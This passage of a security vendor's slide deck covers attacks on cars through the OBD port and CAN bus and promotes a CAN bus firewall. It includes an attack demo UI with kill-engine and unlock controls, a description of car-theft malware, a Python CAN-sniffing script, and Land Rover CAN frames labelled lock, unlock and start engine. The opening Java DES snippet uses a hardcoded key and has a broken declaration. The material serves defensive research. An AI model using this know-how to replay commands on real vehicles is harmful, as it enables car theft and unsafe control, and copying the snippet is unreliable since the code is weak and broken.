    public static String decrypt(String decryptString) throws Exception {
        byte[] byteMi = Base64.decode(decryptString, Base64.DEFAULT);

        SecretKeySpec key = new SecretKeySpec(KEY.getBytes(), "DES");
        Cipher cipher = Cipher.getInstance("DES/ECB/PKCS5Padding");
        cipher.init(Cipher.DECRYPT_MODE, key);
        byte[] decryptedData[] = cipher.doFinal(byteMi);

        return new String(decryptedData);
    }
}

```




# How to Defend Auto Attacks

- ❑ Controller authentication (auto manufacturers)
- ❑ Encryption
  - ECU: limited computation capacity and limited memory resource
  - very similar with mobile CPU years ago
  - not suitable for real-time encryption
- ❑ CBF (CAN BUS Firewall)
  - Block malicious CAN messages from outside

# Smart Car Security Solution

The First Ever Product to Prevent  
Malicious Attacks from Outside Vehicle






# CAN Bus Firewall (CBF)


- We have designed the first CAN Bus Firewall in the auto security industry
- CBF monitors CAN ID and DATA bytes, and decide whether to allow or block messages
- no malicious messages can go through OBD2 and attack the car

## VisualThreat CAN BUS firewall



- Low false positive, inline protection
- Support standard and extended CAN message format
- Mobile app
- OBD and car model dependence

## VisualThreat Auto Firewall Integration



# Plug-and-play with OBD Dongle

OBD port



OBD dongle




OBD security firewall



plug-and-play firewall installation



# Compared with Others



<http://www.wired.com/wp-content/uploads/2014/07/carhack.jpg>

- OBD independence
- Generic to different car models
- False positive inherent from anomaly detection approach
- Passive mode, cannot block messages from CAN BUS

# Video Demo: CAN BUS Firewall to prevent auto attacks

**Security Solution**

1. update firewall signatures on-the-fly  
2. choose car model  
3. detect all auto attacks and alert users

auto malware demo

OBDAttack

Control:

Kill Engine	Unlock the trunk
Security Horn	Vehicle Horn
Combination Meter	ABS Warn Light
Turn on the Lights	Hazard light
Unlock the Door	Lock the Door

Show:

AT PC OK  
AT 2 ELM327 v1.5  
AT SP 6 OK  
AT HT OK

VisualThreat

CAN BUS Firewall "OBDSHIELD"

CSF客户端

- 发现Kill Engine 攻击!
- 发现解锁后备箱攻击!
- 发现OBD设备尝试呼叫安全系统!
- 发现OBD设备尝试攻击车辆!
- 发现设备尝试攻击车灯!
- 发现设备尝试攻击车灯!
- 发现设备尝试攻击车灯!
- 发现设备尝试打开Hazard Light
- 发现解锁车门攻击!
- 发现锁定车门攻击!
- 发现仪表盘攻击命令!
- 发现仪表盘攻击命令!
- 发现仪表盘攻击命令!
- 发现仪表盘攻击命令!
- 发现仪表盘攻击命令!
- 发现仪表盘攻击命令!



# Auto OS Security

privacy leakage

send dangerous  
commands into CAN BUS

driving  
distraction

suspicious  
behaviors  
from auto aps




# Monitor Suspicious Behaviors for Auto Android OS

- Simulated Android OS
- Installed auto mobile apps
- Monitor privacy leakage


```
2014-09-21 20:26:01.206 LogAgent: Drop event: 1000, app_package_get,  
android.app.ApplicationPackageManager.getPackagesForUid(int 10075)  
2014-09-21 20:26:02.947 LogAgent: Drop event: 10075, phone_identify, android.telephony.TelephonyManager.getDeviceId()  
2014-09-21 20:26:03.044 LogAgent: Drop event: 10075, app_package_get,  
android.app.ApplicationPackageManager.getPackagesForUid(int 10075)  
2014-09-21 20:26:05.051 LogAgent: Drop event: 10075, app_package_get,  
android.app.ApplicationPackageManager.getPackagesForUid(int 10075)  
2014-09-21 20:26:05.220 LogAgent: Drop event: 1000, app_package_get,  
android.app.ApplicationPackageManager.getPackagesForUid(int 10062)  
2014-09-21 20:26:05.220 LogAgent: Drop event: 10075, app_package_get
```

Phone info leakage



# Driver Distracting Alert App

- Automatically detect driving mode via OBD
- Log all phone call, message, surfing, wechat, mobile app activities
- Alert when you overuse phones while driving and notify your family
- Calculated dangerous driving time
- Manage your account via cloud account



记录时间	危险驾驶时间
10-15 22:54:07	0秒
10-15 22:51:09	16秒
10-15 22:49:42	0秒
10-15 22:48:30	0秒
10-15 22:46:46	0秒
10-15 22:27:21	3分钟21秒
10-15 21:47:41	0秒




# Working on Security Intelligent Hardware

- All in one
  - Firewall + CAN BUS data collection + data filtering + attack prevention + intelligence alerting
- Deployment – two approaches
  - OBD port
  - ECU

# Collect CAN BUS Data and Alert Car Owners



# Video: Anti-thief



# Malware Prototype

- Measure bluetooth/wifi signal strength and distance
- Unlock car when driver walks away
- Send GPS location and VIN # to hackers
- Hacker stops by, open door and steal
  
- Let's see the video



# Monitor CAN BUS

```
7DF 02 01 0D 00 00 00 00 00
7E8 03 41 0D 00 00 00 00 00
7DF 02 01 0F 00 00 00 00 00
7E8 03 41 0F 64 00 00 00 00
7DF 02 01 0B 00 00 00 00 00
7E8 03 41 0B 2C 00 00 00 00
7DF 02 01 0D 00 00 00 00 00
7E8 03 41 0D 00 00 00 00 00
7DF 02 01 0C 00 00 00 00 00
7E8 04 41 0C 09 70 00 00 00
7DF 02 01 11 00 00 00 00 00
7E8 03 41 11 24 00 00 00 00
7DF 02 01 0D 00 00 00 00 00
7E8 03 41 0D 00 00 00 00 00
7DF 02 01 0F 00 00 00 00 00
7E8 03 41 0F 64 00 00 00 00
7DF 02 01 0B 00 00 00 00 00
7E8 03 41 0B 2C 00 00 00 00
7DF 02 01 0D 00 00 00 00 00
7E8 03 41 0D 00 00 00 00 00
7DF 02 01 0B 00 00 00 00 00
7E8 03 41 0B 2C 00 00 00 00
7DF 02 01 0D 00 00 00 00 00
7E8 03 41 0D 00 00 00 00 00
7DF 02 01 0F 00 00 00 00 00
7E8 03 41 0F 64 00 00 00 00
7DF 02 01 0B 00 00 00 00 00
7E8 03 41 0B 2C 00 00 00 00
7DF 02 01 0D 00 00 00 00 00
7E8 03 41 0D 00 00 00 00 00
7DF 02 01 0F 00 00 00 00 00
7E8 03 41 0F 64 00 00 00 00
7DF 02 01 0B 00 00 00 00 00
7E8 03 41 0B 2C 00 00 00 00
```

```
import socket
def sendcommand(socket, command):
    socket.send(command+"\r")
    print "send:",command
    buf = ""
    while True:
        c=socket.recv(1)
        if c == '\x00':
            continue
        else:
            if c== '>':
                break
            else:
                buf += c
    print "receive:",repr(buf)
    return buf

if __name__ == '__main__':
    address = ('192.168.0.10', 35000)
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect(address)
    sendcommand(s,"AT Z")
    sendcommand(s,"AT SP 6") #choose the ISO 15765-4 CAN (11 bit ID , 500 kbaud)
    sendcommand(s,"AT H1") #display the header
    sendcommand(s,"AT E0") #echo off
    sendcommand(s,"AT ca0")
    sendcommand(s,"AT CF 700")#only monitor the canid which equal to 0x7xx
    sendcommand(s,"AT CM F00")
    s.send("AT MA\r")
    buf = ""
    while True:
        c = s.recv(1)
        if c == '\x00':continue
        if c == '\r':
            print buf
            buf = ""
        else:
            buf += c
```



## ■ Land Rover low-speed CAN BUS 27728 records in 50s

1412937147.74:	494 18 00 00 05 4D 00 2A 6B	lock:		
1412937147.75:	010 00 68 D0 0F 0F 01 1E 78	1412938752.16:	1D0 01 02 02 0A 22	00
1412937147.75:	496 00 00 00 19 01 C2 80 4D	1412938752.34:	1D0 01 02 02 0A 22	00
1412937147.75:	4A4 F8 00 00 00 00 FF FF F0	1412938752.54:	1D0 01 02 02 0A 22	00
1412937147.76:	0B8 28 64 7B 00 00 00 19 7F	unlock:		
1412937147.76:	080 00 2A 6B 6A 00 0D 34 00	1412938818.87:	1D0 01 02 02 0A 22	00
1412937147.77:	128 04 34 01 01 AD 61 E8 70	1412938819.07:	1D0 01 02 02 0A 22	00
1412937147.77:	160 00 AC BC 7C 4F 5C 56 00	1412938819.26:	1D0 01 02 02 0A 22	00
1412937147.77:	490 C0 00 03 FE 0B 00 00 FF	light:		
1412937147.77:	4BE 00 00 00 00 80 00 20 00	1412938852.38:	1D0 01 02 02 0A 22	00
1412937147.78:	048 00 00 00 00 00 08 00 00	1412938852.59:	1D0 01 02 02 0A 22	00
1412937147.78:	220 00 7F 00 00 00 7F 0D 00	1412938852.79:	1D0 01 02 02 0A 22	00
1412937147.79:	278 7F 00 00 00 00 00 00 00	trunk:		
1412937147.79:	2B0 20 01 00 00 00 00 00 00	1412938887.15:	1D0 01 02 02 0A 22	00
1412937147.79:	3C8 00 00 7F 7F 00 00 00 0D	1412938887.35:	1D0 01 02 02 0A 22	00
1412937147.79:	4AA 00 00 00 00 00 00 00 00	1412938887.54:	1D0 01 02 02 0A 22	00
1412937147.79:	4C0 6E 00 00 00 0A 00 24 00	warning:		
1412937147.79:	4C6 00 33 00 40 00 00 03 E0	1412938919.62:	1D0 01 02 02 0A 22	00
1412937147.8:	4D2 00 00 0E 0A 0A 12 21 34	1412938919.83:	1D0 01 02 02 0A 22	00
1412937147.8:	4EE 00 00 00 00 00 00 00 04	1412938920.02:	1D0 01 02 02 0A 22	00
1412937147.8:	198 20 00 B3 51 EF A5 5E 00	start engine:		
		1412938965.64:	1D0 01 02 02	00

# Summary

- As an emerging market, Internet of Vehicle security grows with even faster pace than mobile security
- Not ready yet from auto manufacturers and suppliers
- Call for pacifications and partnerships



**Thanks!**

**Partners and investors  
contact us!**

**[info@visualthreat.com](mailto:info@visualthreat.com)**